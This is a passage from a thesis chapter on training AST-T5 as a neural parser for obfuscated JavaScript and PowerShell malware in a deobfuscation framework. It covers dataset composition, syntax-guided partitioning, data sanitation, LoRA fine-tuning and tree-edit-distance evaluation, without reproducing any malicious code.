The operational viability of neural inference parsing as an alternative to static rule-based parsers in malware deobfuscation frameworks depends on the assumption that the syntax hierarchy of obfuscated JavaScript and PowerShell samples is significant only locally at the statement level. Therefore, parsing an entire malware sample to capture its global hierarchical structure is not required to generate a semantically sufficient intermediate representation; instead, a collection of statement-level ASTs that collectively form a linearized representation is sufficient. This assumption is made based on Moonen's observation that certain reverse engineering applications "do not need the complete parse tree and can profit from early elimination of detail in the parsing phase" [12]. It can be argued that this observation aligns with the scope of this research, as recent studies on JavaScript and PowerShell malware deobfuscation specifically focus on AST nodes at the expression and statement levels to identify and extract meaningful malicious indicators [17, 20]. Therefore, the operational viability of TRIP is directly dependent on the neural inference parsers ability to output syntactically accurate ASTs from fragmented input scripts with imperfect syntax.

As a core component of the TRIP framework, the neural inference parser developmental process constitutes a significant portion of the experimental efforts within this research. As discussed in Chapter 3, syntax analysis requirements across malware deobfuscation, analysis, and software engineering domains are dominated by static rule-based solutions that rely on the hard-coded grammar of their respective programming languages. While the TRIP framework offers an end-to-end deobfuscation pipeline based on a dual-model architecture, the neural inference parser provides a targeted focus on the transition away from this static dependency. Figure 4.2 outlines the developmental process to integrate the syntax of PowerShell and JavaScript into the base AST-T5 model, thereby enabling neural inference parsing capabilities.

This developmental pipeline is executed across three distinct stages. Stage 0 (Dataset Preprocessing) encompasses dataset composition, static AST parsing, syntax-guided partitioning, and data sanitation. Stage 1 (Supervised Fine-Tuning) details the model development and implementation pipeline to adapt AST-T5 to operate within the TRIP framework. Lastly, Stage 2 (Evaluation) is detailed in Section 4.4, and measures the structural and hierarchal correctness of the generated ASTs. The remainder of this section details the experimental



Figure 4.2: Developmental pipeline for the neural inference parser.

efforts that constitutes Stages 0 and 1.

4.3.1 Dataset Composition

Malicious scripts generally exhibit semantic characteristics distinct from those of their benign counterparts, primarily due to differing end goals and the paths they must take within a target system to achieve them. Although a combined awareness of benign and malicious semantic features is preferable to extend generalization potential, there is no malicious code in the AST-T5 model's pretraining corpus. Additionally, this corpus does not include either JavaScript or PowerShell. However, code sequences across different programming languages often exhibit similar modularity, data organization and control flow, mechanisms that are functionally agnostic at an abstract level. In the cross-language context of neural inference parsing, benign samples can play a targeted role in mitigating the risk of model overfitting and ensuring comparable semantic complexity across languages.

An observation can be made based on the obfuscation techniques discussed in Section 2.1 and the scope of traditional deobfuscation solutions presented in Section 3.1.1, where JavaScript malware often exhibits more complex control flow and syntax constructs than its PowerShell counterpart. Specifically,

malicious JavaScript often implements advanced obfuscation techniques, such as control-flow flattening and dead-code injection [20]. Alternatively, malicious PowerShell commonly implements functionality for downloading and executing payloads, which then operate under a linear control flow, reflecting its command-line execution style [17]. From a model adaptation perspective, this imbalance in control-flow complexity can divert model parameters toward JavaScript and away from the ostensibly narrow scope of PowerShell, thereby reducing robustness to edge cases and generalization to unseen threats.

Table 4.2 outlines the distribution of nearly 60,000 samples aggregated for this research, categorized by language and type (malicious or benign). The JavaScript subset is composed of purely malicious samples primarily sourced from the javascript-malware-collection by Petrak et al. [15]. In contrast, the PowerShell subset comprises malware, alongside benign samples intended for legitimate applications. This multi-source approach to sample aggregation ensures that the TRIP framework dataset captures a comprehensive portion of the syntactic structures that characterize in-the-wild JavaScript and PowerShell malware.

Table 4.2: Dataset sources and composition.

Dataset	**Qty.**	**Sources**
JavaScript (malicious)	39,444	javascript-malware-collection [15]; Obfuscated-JS dataset [49]
PowerShell (benign)	5,280	Mega Collection of PowerShell Scripts [50]; PowerShell Scripts for Microsoft 365 Management, Reporting & Auditing [51]; Microsoft Graph PowerShell Intune Samples [52]; mpsd [53]
PowerShell (malicious)	15,052	MPSD [53]; VX-Underground [54] Malicious PowerShell Dataset [55]; desertlab-offensive-powershell [56]; Nishang Offensive PowerShell for Red Team, Penetration Testing and Offensive Security [57]

4.3.2 Static AST Parsing

The diverse landscape of programming language versions requires a rigorous methodology for selecting static rule-based parsers. Identifying a suitable parser is essential for generating the structurally accurate ASTs that serve as ground truth for adapting AST-T5 to its intended operating environment. As

new versions of a programming language are released, the syntactic loopholes that malware samples rely on also change over time. The Petrak collection of JavaScript malware is primarily composed of samples collected between 2015 and 2017 [15]; therefore, the Python-embedded QuickJS 1.19.4 JavaScript runtime [58], implemented with the 2018 Esprima 4.0.1 grammar [59], was selected to maximize dataset compatibility. The PowerShell data subset contains greater variance due to the combination of industry-applicable benign scripts and in-the-wild malware samples. Considering third-party PowerShell grammars are often outdated [60], the Microsoft official library `System.Management.Automation.Language.Parser`, executed inside the .NET Common Language Runtime (CLR) via the pythonnet integration layer, was selected to ensure maximum compatibility [61].

A standardized AST output format for JavaScript and PowerShell is required to streamline the deobfuscation of multilingual malware samples. Given that TRIP is developed within a multi-runtime infrastructure, the JSON Dictionary format, with native Python and Esprima integration is ideal. To parse JavaScript and ensure a minified node structure, mandatory node attributes indicated by keys such as `type`, `name` and `value` were retained while other irrelevant metadata were discarded via native parser configuration. However, `range` was retained to allow each AST node be mapped directly with its corresponding code element in the input sequence to enable syntax-guided partitioning, detailed in Section 4.3.3. Following the partitioning process, the range metadata is removed from each AST node. Contrary to JavaScript where the compiler and runtime are separate entities, PowerShell adopts a unified runtime structure. Specifically, the `System.Management.Automation.dll` must be executed to load a PowerShell parser, which includes the PowerShell Engine and the .NET CLR as a single entity. Compared with the Esprima AST, the .NET AST is a verbose and cyclic data structure that contains information well beyond the grammatical syntax of PowerShell. To eliminate runtime noise and extract syntactically relevant attributes, an "allow-list" filters the .NET AST object, selecting the metadata outlined in Table 4.3.

These metadata provide a sufficient mapping of the complete PowerShell syntax to serve as the building blocks of a standardized AST. Two functional characteristics of the extracted node attributes can be highlighted: first, the `StartOffset` and `EndOffset` attributes serve the exact same purpose as `range` in JavaScript, mapping nodes directly back to their source code positions to enable downstream syntax-guided partitioning. Second, attributes such as `Value`, `UserPath`, `ParameterName`, and `Name` capture the identifiers and literal values associated with each node. Because these attributes can contain encoded payloads and their targets, they are often the primary indicators

Table 4.3: Mapping of .NET AST Properties to Normalized JSON output format.

.NET Metadata	JSON Key	Transformation Example
`GetType().Name`	`type`	`$www` → `"VariableExpressionAst"`
`Extent.StartOffset`	`start_offset`	`Start=0` → `0`
`Extent.EndOffset`	`end_offset`	`End=4` → `4`
`Value`	`value`	`"Win32"` → `"Win32"`
`VariablePath.UserPath`	`value`	`UserPath="w"` → `"$w"`
`ParameterName`	`value`	`-Name` → `"Name"`
`Name`	`value`	`func Foo` → `"Foo"`
`Operator`	`operator`	`-eq` → `"Ieq"`
`TypeName`	`typename`	`[Byte[]]` → `"Byte[]"`
`Static`	`static`	`[Math]::` → `"True"`
`Splatted`	`splatted`	`@params` → `"True"`

of potential malicious activity. To systematically extract this data, child nodes are recursively processed starting from the root until the entire AST is traversed; notably, pointers to parent nodes are explicitly skipped in order to prevent infinite recursion caused by the AST object's cyclic data structure. Once complete, the recursive traversal produces a sanitized, minified JSON dictionary representing the original .NET AST, preserving its syntax structure and hierarchy.

4.3.3 Syntax-Guided Partitioning

Syntax-guided partitioning is a custom technique designed to preprocess malicious or benign scripts and their corresponding ASTs into statement-level training samples as a part of the neural inference parser development process. Adopting a similar approach as "AST-Aware Segmentation" [23], the focus here is to strike a balance between preserving distinct code constructs in each sample, while minimizing AST sequence length to adhere to LLM context window limitations. Within both JavaScript and PowerShell, a statement is defined as a standalone syntactic unit that can be executed at runtime. They can be loosely grouped into three categories based on their expected AST length: the first are simple statements that pose minimal risk of overflowing the context window due to their shallow sub-tree structure. The second are control flow statements that can be complex and carry a higher risk of over-

flowing the context window, but cannot be partitioned without triggering a syntax error during parsing. The third category includes function declarations that are expected to overflow the context window, but whose sub-statements within the function body can be partitioned without breaking the static parser. Consequently, the syntax-guided partitioning technique processes simple and control-flow statements as atomic constructs, and recursively descends into segmentable containers to access the nested statements therein.

Algorithm 3 Syntax-Guided Partitioning

```
1: Input: json_ast, src_code, max_ast_len=1000
2: Output: code_to_ast_dataset
3: Initialize buffer = [ ]
4: for each statement in json_ast do
5:     buffer_overflow = (buffer_ast_len + statement_ast_len) > max_ast_len
6:     if buffer is not NULL and buffer_overflow then
7:         code_frag = src_code[buffer.start_index : statement.start_index]
8:         code_to_ast_dataset.append((code_frag, buffer))
9:         buffer.clear()
10:    end if
11:    if statement length > max_ast_len then
12:        if statement is a Function then
13:            Recursively process statements inside the function body
14:        else
15:            Discard oversized statement
16:        end if
17:    else
18:        buffer.append(statement)
19:    end if
20: end for
21: if buffer is not NULL then
22:    code_frag = src_code[buffer.start_index : buffer.end_index]
23:    code_to_ast_dataset.append((code_frag, buffer))
24: end if
```

As outlined in Algorithm 3, this technique is designed to process and filter training samples based on AST character length. By restricting the maximum length to 1000 characters, the training corpus is expanded from a finite set of benign and malicious scripts into an extensive dataset of Script-AST statement-level samples that respect the decoder's limited context window. By recursively processing function bodies indicated at line 12, larger statements

are treated as segmentable containers instead of atomic constructs to maximize the highest quantity of trainable samples extracted from raw input scripts. This technique systematically discards all training samples with ASTs longer than the maximum AST length threshold, which can introduce an imbalance in syntactic constructs represented in the dataset. For example, data encoding is a common obfuscation technique in malware samples written in both JavaScript and PowerShell. As demonstrated in Listing 2.2, specific encoding algorithms, such as Base64 and Hexadecimal, can inflate string lengths, contributing to an under representation of these data structures. However, the variable assignment `Var a = "short string"` and `Var b = "huge payload"` only differ in the semantic content of their string literal assignments. Given the extensive quantity of trainable samples generated by this technique, the loss of these high-entropy statements can be considered statistically negligible. This is due to the quantity of syntactically similar counterparts with relatively lower entropy. The underlying grammar of variable assignments remains constant regardless of the length of the literal, ensuring that the dataset contains sufficient syntactic coverage through smaller and equivalent structures.

To support the development and implementation of the neural inference parser, the aggregated corpus is systematically processed through a multi-stage pipeline. First, a high-fidelity dataset is established using static rule-based parsers to generate ground-truth ASTs for parser development and evaluation. Subsequently, the data is preprocessed in two distinct configurations. The first configuration only applies syntax-guided partitioning to maximize semantic and syntax realism within each Script-AST training pair during model development. The second configuration integrates string tokenization to this process. Thus, all fine-tuning iterations within model development will be completed in accordance with the first configuration of the dataset, where each training sample retained its original strings. Once model development is completed, the final iteration of the neural inference parser inherits the optimized set of hyperparameters and utilizes the second configuration of the dataset with tokenized strings for its fine-tuning. This ensures that the final deployable model for framework implementation is oriented to the domain specific semantics of its intended operating environment.

4.3.4 Dataset Sanitation

We implemented a sanitation pipeline to remove low-quality samples during parser development and implementation. Specifically, it targeted the removal of invalid characters, redundant features, and syntactically invalid scripts both before and after the syntax-guided partitioning process. This process aims

to maximize the dataset quality by systematically enhancing both script and statement level syntax quality. The exact volume of samples removed at each stage of this sanitation pipeline is detailed in Table 4.4.

First, we removed invalid characters to address the diversity of file storage standards within the Windows ecosystem. In addition to payload encoding commonly implemented via malicious string literals, the file containing the script must also be encoded using specific encoding schemes, depending on the source operating system's configuration and settings. While JavaScript malware samples commonly operate within the web ecosystem, which enforces the UTF-8 standard, PowerShell malware operates within the broader Windows ecosystem, which uses a heterogeneous mix of encoding schemes based on region and year. Any inputs containing more than 30% non-printable characters were discarded.

Next, we removed redundant features to mitigate the risk of dataset imbalance caused by code repetition across malware samples. A visual inspection of the aggregated malware revealed significant structural overlap across sets of otherwise unrelated samples, which frequently employed near-identical obfuscation techniques and payload dropper mechanisms. Code reuse is a known practice among malware authors, as empirically quantified by Calleja et al., who analyzed the "malicious source code of 456 samples from 428 unique families" [62]. However, this redundancy results not only in functionally duplicated malware scripts, but more importantly, in near-identical Script-AST training pairs after preprocessing. In the context of adapting AST-T5 for neural inference parsing, excessive feature duplication will inevitably cause the model to overfit to overrepresented syntax structures while underfitting to underrepresented ones, ultimately degrading downstream performance. The Python library `python-tlsh` version 4.5.0 is used to perform fuzzy hash duplication removal before and after script segmentation to construct a dataset with unique samples that holistically map the localized syntax of all scripts within the dataset. Additionally, the `python-tlsh` algorithm can only reliably generate hashes for inputs greater than 50 characters in length. All sequences with fewer than 50 characters were discarded.

Finally, to deal with syntactically invalid scripts, we enforce correct grammatical structure across all AST-Script training samples. The widespread use of payload encoding can result in a high proportion of segments containing lengthy string literals during model development, particularly due to the absence of string tokenization. For example, `var _0x0001` from Listing 2.2 was assigned a string literal that is over 1000 characters in length, resulting in a high string-to-code ratio. Although these statements are syntactically correct, they are less meaningful due to high semantic entropy. Thus, all samples

with an 85% or greater string-to-code ratio were discarded. These additional techniques ensure that the neural inference parser is developed exclusively on training pairs that are both syntactically valid and structurally significant.

Table 4.4: Dataset statistics for the application of sanitation techniques.

	PowerShell		**JavaScript**	
Sanitation Techniques	**Config 1**	**Config 2**	**Config 1**	**Config 2**
Script Sanitation				
Total Raw Scripts	**20,310**	**20,310**	**39,443**	**39,443**
Removed: Invalid Characters	1,108	1,108	–	–
Removed: Insufficient Length	41	41	1	1
Removed: Duplicate Scripts	5,732	468	10,269	1,245
Scripts to Parser	**13,429**	**18,693**	**29,173**	**38,197**
Removed: Parse Error	0	0	6,536	10,107
Syntax-Guided Partitioning				
Removed: Oversized Statements	117,563	128,479	139,784	100,039
Segment Sanitation				
Generated Script-AST Pairs	**1,095,286**	**658,133**	**930,365**	**795,324**
Removed: Lengthy Strings	828,574	161	14,726	0
Removed: Duplicate Segments	165,951	282,634	597,816	411,600
Final Script-AST Pairs	**100,706**	**375,266**	**317,823**	**383,724**

Table 4.4 outlines the dataset distribution for both configurations: Config 1 corresponds to model development using original strings, and Config 2 corresponds to model implementation using string tokenization. Based on these sanitation results, we make three observations. The first is a decrease in duplicate scripts for Config 2, where string tokenization reduced the quantity of discarded scripts from 5,732 to 468 for PowerShell and from 10,269 to 1,245 for JavaScript; this is an approximate tenfold reduction in both cases. The second observation outlines an inverse relationship between the quantity of scripts to be parsed statically and Script-AST training pairs created. Specifically for PowerShell, the number of Scripts to Parser increased from 13,429 to 18,693, while Generated Script-AST Pairs decreased from 1,095,286 to 658,133. JavaScript behaved similarly where scripts increased from 29,173 to 38,197 and generated pairs decreased from 930,365 to 795,324. This relationship suggests that string tokenization directly reduced semantic noise, resulting in higher syntax density in Config 2 training pairs. The third observation is that the total number of Final Script-AST Pairs increased for Config 2, despite higher density in each segment. Specifically, total samples increased from 100,706 to 375,266

for PowerShell and from 317,823 to 383,724 for JavaScript. These observations confirm that integrating island grammar theory into the preprocessing pipeline of TRIP directly increases the yield of feature-rich training data.

4.3.5 Parser Development Pipeline

Recent work suggests that structural knowledge acquired during pretraining is transferable to related applications, implying that the programming language of downstream inference tasks need not be present in the original dataset. Jiang et al. empirically validated this statement, expanding upon TreeBERT's capabilities to include the completion of similar tasks in C#, thereby proving that the LLM encoder-decoder architecture generalizes well to programming languages not seen in the pretraining phase [8]. In order to facilitate a similar adaptation, AST-T5 was fine-tuned using the PowerShell and JavaScript subsets of the dataset, independently of one another, to establish its neural inference parsing capabilities.

Single-Language Parsing. Aggregating malware samples to expand the linguistic capabilities of a neural inference parser is often a manual, time-consuming task that can exceed the resources available in an operational context. One objective of model development is to identify the minimum and optimal numbers of Script-AST training pair required. To determine these thresholds, the experimental methodology uses an ablation study. The baseline AST-T5 model was independently fine-tuned on subsets of the aggregated corpus for both languages, scaling from a sparse environment to an abundant one. To reserve unseen inference data for framework evaluation, we reserved 100k Script-AST training pairs for both JavaScript and PowerShell. Subsequently, AST-T5 was independently fine-tuned and evaluated on 80%, 60%, 50%, 40%, and 30% of the 100K training pairs. This sample scaling strategy isolates the sample size and model performance parameters, allowing us to find the point at which the cost of data aggregation outweighs the downstream performance gains.

Parameter-Efficient Fine-Tuning (PEFT). Numerous factors can serve as barriers to adapting an LLM to new tasks. In addition to dataset availability, the second significant factor is computational constraints, which are affected by the availability of a high-performance Graphics Processing Unit (GPU) and the Video Random Access Memory (VRAM) capacity. Hu et al. recognized this scaling bottleneck as a consequence of inefficient parameter updates during fine-tuning and proposed Low-Rank Adaptation (LoRA), a technique within the PEFT methodology [63]. It is common practice to "rely on the natural language processing capabilities of a pretrained language model and adapting

it via fine-tuning to enable performance on multiple downstream applications" [63]. Hu et al. update low-rank matrices within targeted dense layers while keeping the original parameters frozen, thereby reducing the memory footprint of a fine-tuned model adapter [63]. We adopted the PEFT LoRA technique for all fine-tuning during model development and implementation, to establish a realistic computational resource baseline for the neural inference parser in both developmental and operational contexts.

The optimizer algorithm plays a significant role within any LLM fine-tuning pipeline, directly enabling the generalization capabilities of a model towards unseen data [64], while concurrently contributing to the high computational requirements of the fine-tune process [63]. This experiment adopts the `adamw_torch_fused` optimizer algorithm, a PyTorch implementation of the AdamW algorithm, concurrently with the warm restart technique to maximize AST-T5 generalization performance while maintaining relative computational efficiency [64, 65].

The LoRA technique is implemented via the HuggingFace PEFT library [66]. We balanced convergence speed and generalization performance by adopting an incremental expansion strategy. Specifically, the first configuration begins with a narrow focus on the self-attention mechanism (`q`, `k`, `v`, `o`), then scales to a more comprehensive coverage in the second configuration, which includes the Feed-Forward Networks (`wi`, `wo`). Subsequently, the final two configurations evaluate the impact of unfreezing the input embeddings (`shared`) and the output embedding (`lm_head`) to address potential vocabulary mismatches between the pretraining corpus and the malware dataset. This scaling approach isolates the specific architectural components to evaluate their respective impacts on parsing performance against obfuscated code.

Cross-Language Adaptation. Catastrophic forgetting is a well-known problem in transformer fine-tuning, where a model sequentially trained on a second task loses the ability to perform the first task [67]. This presents an obstacle when expanding the neural inference parser from a single language to a cross-language context; for example, an AST-T5 adapter fine-tuned first on JavaScript and subsequently on PowerShell may face performance degradation in parsing the original language. To mitigate, this research adopts a mixed-data strategy and evaluates the cross-language parsing capability of a single adapter fine-tuned across three compositions containing scripts from both programming languages:

- **JS-First Sequential:** 100K JavaScript → 100K PowerShell + 30K JavaScript
- **PS-First Sequential:** 100K PowerShell → 100K JavaScript + 30K PowerShell

- **Cross Training:** 100K JavaScript + 100K PowerShell

Specifically, the first two compositions follow a two-step sequential format. JS-First Sequential initializes training with JavaScript and subsequently transitions to PowerShell, which is augmented with a 30% subset of the original JavaScript samples to retain prior knowledge. PS-First Sequential inverts this training sequence. Finally, Cross Training adopts a joint dataset strategy, where a single dataset with an equal distribution of both languages was utilized for a single fine-tuning iteration. This mixed data strategy can establish a scalable procedure for the potential introduction of additional languages in future work.

Model Implementation. The final iteration of the Neural inference parser inherits the optimal hyperparameter configuration from its development process for implementation into the TRIP framework. As discussed in Section 4.2, lengthy encoded strings are replaced with five-character tokens during Phase 0 of the framework. This process increases AST node density which thereby minimize attention dilution within the transformer architecture. To enable the performance impacts of this preprocessing technique, all AST-T5 fine-tuning iterations prior to the final was completed on dataset Config 1 with original strings, depicted in Figure 4.2. The final iteration was fine-tuned on dataset Config 2 with tokenized strings. Because the hyperparameters remained constant, string tokenization acts as the only differentiating factor between the final implemented parser and the best-performing development baseline. This allows for a direct comparison to measure the quantitative benefits of this malware preprocessing technique. To establish evaluation boundaries, all fine-tuning iterations using original strings are referred to as model development, while the final tokenized iteration is termed model implementation.

4.4 Evaluation

As the scope of this research is limited to performing neural inference parsing within a deobfuscation framework, the primary evaluation criterion is the output fidelity of the neural inference parser compared against that of the static rule-based parsers. Structure and hierarchy are distinct constructs that collectively contribute to the degree of exactness between two ASTs. Structure refers to the type and value attributes of nodes that make up a target code sequence, while hierarchy refers to the position of these nodes within the tree structure. Exactness between two ASTs, quantified by the Tree Edit Distance (TED) metric, is a measurement of the number of operations required to transform one tree into another. A lower TED indicates higher syntax similarity, which correlates to higher parsing performance [68]. Such

a technique preserves the hierarchy and left-to-right order of nodes when computing a similarity score between two ASTs.

To align this evaluation with standard ML taxonomy, the performance of the neural inference parser will be measured in two distinct pipelines. The first is Syntax Verification, which assesses whether the parser was "built correctly" by evaluating its adherence to strict grammatical specifications under optimal conditions. The second is Functional Validation, which assesses whether the parser "operates as intended" by evaluating its real-world performance against complete in-the-wild malware samples. For implementation, the Python `zss` library version 1.1.4 [68], a scalable implementation of the original TED algorithm [69], is used to automate the evaluation of generated ASTs. Once the ASTs are mapped into a compatible format, they are passed to the `simple_distance` function to calculate the TED. These operations, which include remove, insert and update, are each assigned a unit cost of 1; the total of all operations required is defined as the TED.

4.4.1 Syntax Verification

Syntax verification evaluates the syntactic structure and hierarchy of the statement-level ASTs generated by the neural inference parser during model development and implementation. The aim is to determine if the neural inference parser achieves performance comparable to its static rule-based counterparts, thereby confirming adherence to grammar specifications. Because the complete script-level ASTs from static rule-based parsers were preprocessed via syntax-guided partitioning, which outputs syntactically correct statement-level segments, their corresponding ASTs serve as the syntax verification ground truth. Syntax verification is designed to evaluate the neural inference parser in a controlled setting against these segments, so peak performance efficiency is expected. While the TED evaluation metric calculates AST exactness across a continuous linear scale, where 0 indicates an exact match and higher values indicate progressive AST divergence, the primary performance metric for this phase is strictly computed as the percentage of exact matches. This scoring approach rates the baseline parsing performance of AST-T5 on a percentage scale under optimal operating conditions, free from syntax errors. Specifically, the output of AST-T5 is verified against that of the static PowerShell and JavaScript parsers upon each fine-tuning iteration, as outlined in Section 4.3.5.

Algorithm 4 outlines the methodology used to convert a JSON formatted AST into a `simple_distance` compatible `zss` AST object. To ensure the validity of TED calculations, a node label enhancement technique is adopted. This ensures that both the node types and their corresponding literal or identifier

Algorithm 4 Build ZSS Tree

```
1: Input: json_ast
2: Output: zss_obj
3: if json_ast is Dictionary then
4:     label = json_ast["type"]
5:     if json_ast has "value", "name", or "operator" then
6:         label = label + "_" + json_ast[matched_key]
7:     end if
8:     zss_obj = CreateNode(label)
9:     sorted_keys = sorted(json_ast.keys())
10:    for key in sorted_keys do
11:        if key not in ["type", "value", "name", "operator", "raw"] then
12:            child_node = Recursively process json_ast[key]
13:            zss_obj.addkid(child_node)
14:        end if
15:    end for
16:    return zss_obj
17: end if
18: if json_ast is List then
19:    zss_obj = CreateNode("[List]")
20:    for item in json_ast do
21:        child_node = Recursively process item
22:        zss_obj.addkid(child_node)
23:    end for
24:    return zss_obj
25: end if
26: return CreateNode("[Leaf]")
```

values are taken into account. For example, consider the `CallExpression` type node in Listing 2.4; distinct operations based on a similar `CallExpression` structure could be mistakenly evaluated as a match if their hierarchal positions align. By concatenating the corresponding literal value to the type node as a single `zss` node, such evaluation errors can be prevented. Following the AST conversion, the `simple_distance` function is utilized to perform TED calculations.

4.4.2 Functional Validation

Functional validation measures the performance of AST-T5 against its static rule-based counterparts in parsing complete in-the-wild malware samples. In Phase 0 of the framework, malicious scripts are preprocessed via string tokenization and heuristic segmentation, resulting in a complete script with tokenized strings alongside a chronological sequence of statement-level code fragments. To set up this evaluation, the static rule-based parser is first utilized to parse the complete script to output the ground truth. Subsequently, the same static parser processes the code fragments to establish a baseline comparison target. This allows for TED to be calculated by comparing ASTs from both the statically parsed and neurally inferred fragments directly against the ground truth. Thus, the transition from statement-level to global script-level parsing necessitates three configurations to establish this testing environment. To illustrate, consider line 9 of the JavaScript malware dropper from Listing 2.2. The following code fragment is heuristically segmented at the second semicolon, which broke the `for` loop iteration statement and introduced a syntax error that is incompatible with `esprima`:

```
for ( var i = 0; i < key ;
```

Table 4.5 provides the `zss` AST object that corresponds with each of the three parsing configurations. While the static rule-based parser is capable of parsing the entire script from Listing 2.2 (Reference AST), it failed to parse this code fragment due to the syntax error (Baseline AST). In contrast, the neural inference parser is capable of inferring the missing syntactic boundaries to extract the nodes associated with the `for` loop iteration statement (Generated AST). Functional validation evaluates parser performance via a two-stage pipeline: the first assesses localized statement-level structure and hierarchy, while the second specifically focuses on global script-level structure.

The first stage of this evaluation technique, localized syntax analysis, operates similarly to syntax verification, but with the key distinction that input samples no longer retain the atomic statement-level syntax. Instead, these are fragmented segments that can cause the static rule-based parser to raise exceptions due to imperfect syntax. In practice, given a malicious script as input, the script is preprocessed in accordance with Section 4.2 to output a chronological series of tokenized code fragments. During static parsing, any fragment successfully parsed without triggering a parser exception is considered to have retained sufficient syntactic correctness despite heuristic segmentation; therefore, it is reserved as a validation sample in this stage. This technique bypasses syntax errors to allow for the structural and hierarchical evaluation

Table 4.5: Comparison of AST outputs across the three parsing configurations for the heuristically segmented code fragment: `for ( var i = 0; i < key ;`

Parsing Configurations	**AST Output**
Reference AST *(line 9)*	`[TRUNCATED]... Program, [list], ForStatement, BlockStatement, [list], VariableDeclaration, [list], VariableDeclarator, Identifier_i, Literal_0, BinaryExpression_<, Identifier_i, Identifier_key, AssignmentExpression_+=, Identifier_i, Literal_2, ...[TRUNCATED]`
Baseline AST	`Error: Line 1: Unexpected end of input`
Generated AST	`[list], ForStatement, BlockStatement, [list], VariableDeclaration, [list], VariableDeclarator, Identifier_i, Literal_0, BinaryExpression_<, Identifier_i, Identifier_key, UpdateExpression_=, Identifier_i`

of generated ASTs. Given the syntax inconsistency of these code fragments, evaluation based on exact matches can be restrictive due to suboptimal operating conditions. Thus, the node correctness percentage based on TED will be adopted as the evaluation metric, where 100% indicates identical ASTs.

The second stage, global node completeness, uses a bag-of-nodes approach to assess the neural inference parser's global script-level parsing capability. This method focuses on the syntactic structure of extracted AST nodes while intentionally disregarding the global and local hierarchy. Algorithm 5 constructs a "bag of nodes" from input sequences by walking the JSON AST to extract type nodes and their corresponding literal values. To implement this technique, the static rule-based parser is utilized to output the Reference and Baseline ASTs, depicted in Table 4.5. Specifically, the Reference AST serves as the global reference ground truth to define the set of nodes that the neural inference parser should recover. The second is the Baseline AST, where the static parser processes the list of fragmented segments with sufficient syntax correctness. This enables a direct comparison between the neural inference parser and the static rule-based parsers to assess TRIP functionality against complete scripts.

The combination of this two staged approach allows for the statement-level hierarchal assessment of segmented code fragments, and the structural assessment of all node values and types across the complete script. While

Algorithm 5 Bag of Nodes

```
1: Input: json_ast
2: Output: bag_of_nodes
3: if json_ast is Dictionary then
4:     label = json_ast["type"]
5:     if json_ast has "value", "name", or "operator" then
6:         label = label + "_" + json_ast[matched_key]
7:     end if
8:     bag_of_nodes.add(label)
9:     sorted_keys = sorted(json_ast.keys())
10:    for key in sorted_keys do
11:        if key not in ["type", "value", "name", "operator", "raw"] then
12:            Recursively process json_ast[key]
13:        end if
14:    end for
15: end if
16: if json_ast is List then
17:    for item in json_ast do
18:        Recursively process item
19:    end for
20: end if
21: return bag_of_nodes
```

the evaluation metric of the first stage is quantified via the node correctness percentage using the `simple_distance` function, the second stage adopts standard information retrieval metrics. To implement this, the `simple_distance` function is utilized to map each node from the Baseline or Generated AST directly to its available counterparts in the Reference AST. This mapping automatically categorizes the nodes into the following three distinct outcomes:

- **True Positive (TP)**: A generated or baseline AST node that matches a reference node.
- **False Positive (FP)**: A generated or baseline AST node that does not match a reference node.
- **False Negative (FN)**: A reference node that cannot be found in the generated or baseline ASTs.

Based on these categories, the ML information retrieval metrics are calculated

in accordance with the following formulas [70]:

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}} \tag{4.1}$$

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}} \tag{4.2}$$

$$\text{F1-Score} = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}} \tag{4.3}$$

In this context, recall is defined as the percentage of matched nodes relative to all available nodes in the reference AST, where a higher score indicates that the parser was able to achieve greater parse completeness. Precision is defined as the percentage of matched nodes relative to all available nodes in the generated or baseline ASTs, where a lower score indicates a greater quantity of hallucinated nodes. Finally, the F1-score combines these two metrics. In modern malware analysis and detection research, it is widely acknowledged that hallucinating false positives is less detrimental than failing to match a malicious signature, especially given the impacts of a malware infection on a target system [71]. This distinction is especially relevant to TRIP, since hallucinated nodes contribute to the noise Gemini 3.0 Pro Preview must filter, whereas the alternative can lead to a faulty decoder. Consequently, recall was adopted as the primary performance metric for this stage of the evaluation process.

4.5 Summary

The neural inference parser must demonstrate robustness to imperfect code while maintaining strong parsing performance regardless of input sequence length. This chapter presented the framework for developing the neural inference parser and its implementation within the TRIP framework to operate in the proposed operating environment, in accordance with the transformer's architectural constraints. To mitigate these constraints, a novel preprocessing pipeline was introduced that integrates syntax-guided partitioning and heuristic-guided segmentation, grounded in Island Grammar theory. The development of the neural inference parser, AST-T5, was outlined based on supervised fine-tuning. Lastly, a two-stage evaluation procedure was presented to quantify the correctness of ASTs generated by the neural inference parser relative to its static rule-based counterparts, specifically measuring localized hierarchical and syntactic structure and global script-level node completeness.

5 Results

